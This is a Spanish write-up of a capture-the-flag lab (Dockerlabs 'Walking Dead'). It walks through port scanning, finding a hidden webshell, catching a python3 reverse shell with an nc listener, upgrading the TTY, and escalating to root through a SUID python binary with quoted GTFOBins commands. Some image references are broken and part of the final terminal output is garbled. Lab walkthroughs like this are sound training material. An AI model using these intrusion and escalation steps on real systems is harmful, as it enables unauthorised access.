Máquina Walking Dead Dockerlabs

Hoy me apetecía hacer una máquina Fácil para variar un poco de lo habitual, así que voy a abrir Dockerlabs en búsqueda de máquinas para empezar en ciberseguridad.

Para empezar como es costumbre vamos a desplegar el entorno linux que tenemos pendiente...

Realizamos ping para asegurar que tenemos conectividad con la máquina:

```
└─$ ping -c 2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.038 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 0.038/0.076/0.114/0.038 ms

┌──(jouker㉿joukerm)-[~]
└─$
```

Máquina Linux por el TTL de 64.


```
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 172.17.0.2 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 10:23 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Initiating ARP Ping Scan at 10:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:23, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:23
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
```

Con la herramienta whatweb miramos si el puerto 80 corre alguna tecnología sospechosa y vemos que no es el caso


```
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], Title[The Walking Dead - CTF]
```

Tenemos esta página, como soy de buenas costumbres voy a ver si con un control + U inspeccionando la página podemos listar


información de interés.




Efectivamente mirando el código encuentro un directorio secreto ligeramente sospechoso, será una shell tal cual?



Por lo que yo recuerdo, que quizas recuerdo mal, wfuzz solo te saca directorios pero no te saca archivos, aún así como lo he dejado corriendo de fondo he podido comprobar que efectivamente el directorio hidden existe.




El nombre es auto incriminatorio, vamos a husmear esa Shell a ver si podemos hacer una ejecución remota de comandos en condiciones.



www-data


Como puedo hacer esa comanda me voy a ir directo a revshells a ver si puedo colar una reverse shell. Como és una máquina fácil voy a probar otra shell que no es la habitual. Así que como se puede comprobar en la siguiente captura tiene python3, si nosotros nos dirigimos a revshells.com y buscamos con python3 ...




/usr/bin/python3


Ponemos nuestra IP y nos ponemos en escucha con nc -lvnp 4444, mientras tanto copiamos la comanda y la ponemos en la webshell que

tenemos.





Importante, he puesto antes un 2, nuestra IP es la 1. Pero aún así obtenemos la revshell. Ahora solo queda el tratamiento de tty



Como ya sabemos haremos el siguiente seguido de comandas:

/script/dev/null -c bash

control + z


(En nuestra terminal ahora) stty raw -echo; fg

(En la terminal atacante) reset xterm

export TERM=xterm
export SHELL=bash

stty rows "X" columns "Y"

Al búscar la escalada típica de privilegios veo que encuentro el python3.8, que si nos vamos a GTFOBINS para la escalada se puede observar que es fácilmente escalable.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

Y con esto ya somos root.

```
www-data@551dfba3cb7c:/var/www/html/hidden$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
bash: ./python: No such file or directory
ecl("/bin/sh", "sh", "-p")'www/html/hidden$ /usr/bin/python3 -c 'import os;os.ex
# whoami
root
#
```